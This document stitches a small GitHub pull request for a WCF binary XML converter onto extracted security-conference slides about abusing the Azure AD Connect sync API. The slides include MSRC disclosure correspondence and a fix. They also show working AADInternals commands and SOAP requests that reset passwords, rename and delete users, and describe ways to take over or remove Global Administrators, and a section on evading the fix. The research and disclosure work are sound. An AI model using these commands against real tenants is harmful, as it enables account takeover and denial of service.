Code Issues 0 Pull requests 1 Projects 0 Wiki Insights

# Added the missing dictionary element "DigestValue" #2

Edit

Open NestoriSyynimaa wants to merge 1 commit into waf:master from NestoriSyynimaa:patch-1

Conversation 1 Commits 1 Checks 0 Files changed 1

Changes from all commits Jump to... +1 -0

Diff settings Review changes

## Added the missing dictionary element "DigestValue"

I added the missing dictionary element "DigestValue" between "DigestMethod" and "Address".

NestoriSyynimaa committed 6 hours ago Verified commit 56e553d1c3eb039185e83daca331d854a9034083

```

1 BinaryMessageFiddlerExtension/WcfBinaryConverter.cs
@@ -75,6 +75,7 @@ private static XmlDictionary CreateWcfBinaryDictionary()
75     dict.Add("Transforms");
76     dict.Add("Transform");
77     dict.Add("DigestMethod");
78     dict.Add("DigestValue");
79     dict.Add("Address");
80     dict.Add("ReplyTo");
81     dict.Add("SequenceAcknowledgement");

```

ProTip! Use `n` and `p` to navigate between commits in a pull request.

```


<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
  <s:Header>
    <a:Action s:mustUnderstand="1">
      http://schemas.microsoft.com/online/aws/change/2010/01/ProvisioningWebService/GetCompanyConfiguration
    </a>
    <SyncToken s:relay="um:microsoft.online.administrativeservice" xmlns="um:microsoft.online.administrativeservice" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    </SyncToken>
    <a:MessageID>
    </a:MessageID>
    <a:SequenceAcknowledgement>
      <a:ReplyTo>
        http://www.w3.org/2005/08/addressing/anonymous
      </a:ReplyTo>
      <a:To s:mustUnderstand="1">
        https://adminwebservice.microsoftonline.com/provisioningservice.svc
      </a:To>
    </a:SequenceAcknowledgement>
  </s:Header>
  <s:Body>
    <GetCompanyConfiguration xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
      <includeLicenseInformation>
        false
      </includeLicenseInformation>
    </GetCompanyConfiguration>
  </s:Body>
</s:Envelope>
  
```

```

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
  <s:Header>
    <a:Action s:mustUnderstand="1">
      http://schemas.microsoft.com/online/aws/change/2010/01/ProvisioningWebService/GetCompanyConfiguration
    </a>
    <SyncToken s:role="um:microsoft.online.administrativeservice" xmlns="um:microsoft.online.administrativeservice" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
    </SyncToken>
    <a:MessageID>
    </a:MessageID>
    <a:ReplyTo>
      <a:Address>
        http://www.w3.org/2005/08/addressing/anonymous
      </a:Address>
      <a:To s:mustUnderstand="1">
        https://adminwebservice.microsoftonline.com/provisioningservice.svc
      </a:To>
    </a:ReplyTo>
  </s:Header>
  <s:Body>
    <GetCompanyConfiguration xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
      <includeLicenseInformation>
        false
      </includeLicenseInformation>
    </GetCompanyConfiguration>
  </s:Body>
</s:Envelope>
  
```



# Azure AD Connect

- Proprietary SOAP API (binary XML )
- CRUDing objects:
  - Users, contacts, groups, devices
- The target of update & delete operations defined by two attributes:


Attribute	AD/Azure AD value	Example:
SourceAnchor	ImmutableId	38dIHm695ECJ2trVYXq3pw==
CloudAnchor	ObjectType_ObjectId	User_a88f6a39-9f93-4a7d-ae0e-de2d38f65bdd

## Password Hash Synchronisation (PHS) details

- Passwords are NOT synced, HASHES of HASHES are
- Uses Rfc2898DeriveBytes function
- SHA256 computed from user's password (MD4 hash) and salt with 1000 iterations

# PHS example

- Example:
  - Password: "Password"
  - MD4 hash: "a4f49c406510bdcab6824ee7c30fd852"
- What is sent to cloud:



# Demo

```
PS C:\> Get-AADIntSyncObjects | select userprincipalname,source*,cloudanc* | ft
```

UserPrincipalName	SourceAnchor	CloudAnchor
Lynner@contoso1.aadsecurity.wtf	ckbtk+QY/UmbjupC2TN0nA==	...
AlexW@adatum1.aadsecurity.wtf	dv7rTpk4cEO9Y+MYxVLIvw==	User_500772c3-e2b2-431e-b8a5-5a...
Jonis@contoso1.aadsecurity.wtf	8yi977rbnk+KqUS/1XBwFA==	User_062d8a70-0922-4c3e-8bfe-6e1...
Alland@adatum1.aadsecurity.wtf	tRC0L/chok6uzi6msFfing==	User_64795590-7ab6-444b-b0b2-4f6...
Diegos@contoso1.aadsecurity.wtf	4eM+kRN8CUS/HACyG8Nb0Q==	User_c1615bca-3493-44a5-a6a2-07f...
SamiL@contoso1.aadsecurity.wtf	NXaJNIZoGUikiZGgBUU3wg==	User_bdfaa13d-7c60-4f83-adb4-f93...
MarkR@contoso1.aadsecurity.wtf	TXcvsy3igUKFuub/gPSMDg==	User_b80a102b-8972-495f-b906-2cc...


```
PS C:\> Set-AADIntUserPassword -SourceAnchor "ckbtk+QY/UmbjupC2TN0nA==" -Password "a"
```

CloudAnchor	Result	SourceAnchor
CloudAnchor 0		ckbtk+QY/UmbjupC2TN0nA==



# Demo

```
1 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/ad" ...>
2   <s:Header>
24  <s:Body>
25    <ProvisionCredentials xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
26      <request xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Online.Coexistence.S" ...>
27        <b:RequestItems>
28          <b:SyncCredentialsChangeItem>
29            <b:ChangeDate>2022-09-23T15:11:46.8968968Z</b:ChangeDate>
30            <b:CloudAnchor i:nil="true"/>
31            <b:CredentialData>v1;PPH1_MD4,42b3dfd1aa5c3ff12a9b,1000
32            <b:ForcePasswordChangeOnLogon>false</b:ForcePasswordChangeOnLogon>
33            <b:SourceAnchor>CkbtK+QY/UmBjupC2TN0nA==</b:SourceAnchor>
34            <b:WindowsLegacyCredentials i:nil="true"/>
35            <b:WindowsSupplementalCredentials i:nil="true"/>
36          </b:SyncCredentialsChangeItem>
37        </b:RequestItems>
38      </request>
39    </ProvisionCredentials>
40  </s:Body>
41 </s:Envelope>
```



# Demo

```
PS C:\> Set-AADIntUserPassword -CloudAnchor "User_5914993e-2e67-449e-8bd9-b0d5dd6c3cea" -Password "a"
```

CloudAnchor	Result	SourceAnchor
----- User_5914993e-2e67-449e-8bd9-b0d5dd6c3cea	0	----- SourceAnchor











```
1 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
2   <s:Header>
24  <s:Body>
25     <ProvisionCredentials xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
26       <request xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Online.Coexistence.Schema">
27         <b:RequestItems>
28           <b:SyncCredentialsChangeItem>
29             <b:ChangeDate>2022-09-23T15:14:08.3854898Z</b:ChangeDate>
30             <b:CloudAnchor>User_5914993e-2e67-449e-8bd9-b0d5dd6c3cea</b:CloudAnchor>
31             <b:CredentialData>v1;PPH1_MD4,675f99104a31523d3196,1000,ac54b...ad658a68d0702ed1d3324c2f
32             <b:ForcePasswordChangeOnLogon>false</b:ForcePasswordChangeOnLogon>
33             <b:SourceAnchor i:nil="true"/>
34             <b:WindowsLegacyCredentials i:nil="true"/>
35             <b:WindowsSupplementalCredentials i:nil="true"/>
36           </b:SyncCredentialsChangeItem>
37         </b:RequestItems>
38       </request>
39     </ProvisionCredentials>
40   </s:Body>
41 </s:Envelope>
```




# Demo

```
PS C:\> Set-AADIntAzureADObject -SourceAnchor "CkbtK+QY/UmBjupC2TN0nA==" -displayName "You've been hacked"
```

```
CloudAnchor      : User_5914993e-2e67-449e-8bd9-b0d5dd6c3cea
ErrorDetails     : ErrorDetails
ObjectType       : User
ResultCode       : Success
ResultErrorCode  : 0
ResultErrorDescription : ResultErrorDescription
SourceAnchor     : CkbtK+QY/UmBjupC2TN0nA==
SyncOperation    : Set
```

<input type="checkbox"/>		Nestor Wilke	NestorW@contoso1.aads...	 Member	Yes	M365x40059501.onmicrosoft.c...
<input type="checkbox"/>		On-Premises Directory Synchronizer	Sync_AADCONNECT1_5ee...	 Member	Yes	M365x40059501.onmicrosoft.c...
<input type="checkbox"/>		Patti Fernandez	PattiF@contoso1.aadsecu...	 Member	Yes	M365x40059501.onmicrosoft.c...
<input type="checkbox"/>		Sami Laiho	SamiL@contoso1.aadsecu...	 Member	Yes	M365x40059501.onmicrosoft.c...
<input type="checkbox"/>		You've been hacked	LynneR@contoso1.aadsecu...	 Member	Yes	M365x40059501.onmicrosoft.c...



# Demo

```
PS C:\> Remove-AADIntAzureADObject -sourceAnchor "CkbtK+QY/UmBjupC2TN0nA==" -ObjectType User

CloudAnchor      : User_5914993e-2e67-449e-8bd9-b0d5dd6c3cea
ErrorDetails     : ErrorDetails
ObjectType       : User
ResultCode       : Success
ResultErrorCode  : 0
ResultErrorDescription : ResultErrorDescription
```

Home > Contoso | Users > Users

## Users | Deleted users (preview) ...

Search

Bulk restore Delete permanently Restore users Refresh Manage view Preview features Got feedback

All users (preview)  
Audit logs  
Sign-in logs  
Diagnose and solve problems

Manage

- Deleted users (preview)
- Password reset

Want to switch back to the legacy deleted users list experience? Click here to leave the preview.

Users are permanently deleted automatically 30 days after they are deleted.

Search Add filter

1 user found

<input type="checkbox"/>	Display name	User principal name	User type	Deleted date time ↓
<input type="checkbox"/>	You've been hacked	5914993e2e67449e8bd9b0d5dd6c3c...	Member	Sep 23, 2022, 3:26 PM



## What if..?

- The *CloudAnchor* is “<objecttype>\_<objectid>”
- What if I used cloud-only user as *CloudAnchor*?
- Profit!!

# Some communication with MSRC

Dr Nestori Syynimaa (@DrAzureAD) created this report.

May 28, 2020, 7:09 PM

## Description

This scenario requires that password-hash synchronization (PHS) is enabled in the target tenant. The API used to set synced users' passwords **can set passwords of cloud-only users, including Global Administrators.** This is possible if CloudAnchor is used instead of SourceAnchor parameter. CloudAnchor is in the form User\_xxx where xxx is the user's Azure AD ObjectID.

I'm using AADInternals toolkit to reproduce the scenario.

Complete - NA

This closed as a non-MSRC case.

Submission number

VULN- [REDACTED]

Case number

Dr Nestori Syynimaa (@DrAzureAD) created this report.

Feb 7, 2021, 6:39 PM


## Description

This report is related to my previous report VULN- [REDACTED]

This scenario requires that directory synchronization is enabled in the target tenant. The API used by Azure AD Connect directory synchronization allows deleting synced users, groups, and devices.

However, I noticed that **the API allows also deleting cloud-only users and groups, including Global Administrators.** As such, it can be used to REMOVE ALL GLOBAL ADMINISTRATORS from the tenant.

# Some communication with MSRC



# Some communication with MSRC



Microsoft Security Response Center



To: Microsoft Securit... **+3 others**


Thu 18/03/2021 14:49

Hi Nestori,

Just a quick update. We are working to finish our investigation of this issue. **As I initially stated, this is intended behavior.** However, upon further investigation **we did uncover an underlying issue that needs to be fixed.** If it's no trouble to you, I would like to ask if you are able to postpone disclosing this issue until it is patched. Please let me know if this is doable.

- Severity: Important
- Security Impact: Elevation of Privilege

# Some communication with MSRC



# Abusing Azure AD Connect Sync 1/2

- (Re)setting cloud-only users' (including admins') passwords
  - Elevation of privilege
- Editing group members
  - Elevation of privilege
- Deleting cloud-only users (including admins!)
  - Elevation of privilege / DoS / Ransom



“by-design”



Fixed

## Abusing Azure AD Connect Sync 2/2

- Adding *ImmutableId* or *SID* to cloud-only users
  - GoldenSAML & Silver Ticket attacks..
- Adding *onPremisesSamAccountName*
  - AADJoined device “logs in” to AD with SamAccountName and provided password
  - Privilege escalation
- Creating fake Hybrid-Joined devices
  - Bypass Conditional Access rules



# The fix



# The fix

- The fix was a new setting only *Global Administrator* could change using MSOnline PowerShell module

- **BlockCloudObjectTakeoverThroughHardMatch**: When this feature is enabled, and
  - an object is synced for which an object with a matching source anchor already exists in Azure AD and,
  - that object in Azure AD doesn't have DirSyncEnabled set to "true", then

the default behavior would be to hard match the cloud object with the on premises object and set the DirSyncEnabled flag of the Cloud object to "true".

When enabling this feature, the cloud object is no longer matched and the DirSyncEnabled flag isn't set to "true". Instead, an error is thrown: Error Code: `InvalidHardMatch`, Error Message:

```
Another cloud created object with the same source anchor already exists in Azure Active Directory.
```

```
PS C:\> Set-MSOLDirSyncFeature -Feature "BlockCloudObjectTakeoverThroughHardMatch" -Enable $true -Force
```

# Evading the fix

# DirSyncFeatures (incoming)

- When sync loop starts (every 30 min or manually), it fetches configuration from Azure AD, including *DirSyncFeatures*

```
1 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/ad
2   <s:Header>
7   <s:Body>
8     <GetCompanyConfigurationResponse xmlns="http://schemas.microsoft.com/online/adsync/2009/01">
9       <GetCompanyConfigurationResult xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
10        <AllowedFeatures>ObjectWriteback PasswordWriteback</AllowedFeatures>
11        <Description i:nil="true"/>
12        <DirSyncConfiguration>
36        <DirSyncFeatures>172088</DirSyncFeatures>
37        <DisplayName>Contoso</DisplayName>
38        <IsDirSyncing>true</IsDirSyncing>
39        <IsPasswordSyncing>>false</IsPasswordSyncing>
40        <MaxLinksSupportedAcrossBatchInProvision2>15000</MaxLinksSupportedAcrossBatchInProvision2>
41        <SynchronizationInterval>PT30M</SynchronizationInterval>
42        <TenantId>b8cd5d08-698b-4294-b7dd-867666a7cec4</TenantId>
43      </GetCompanyConfigurationResult>
44    </GetCompanyConfigurationResponse>
45  </s:Body>
46 </s:Envelope>
```



## dirSyncFeatures (out going)

- If sync configuration is changed, *dirSyncFeatures* are updated
- For example, enabling *Password Hash Synchronization*:

```
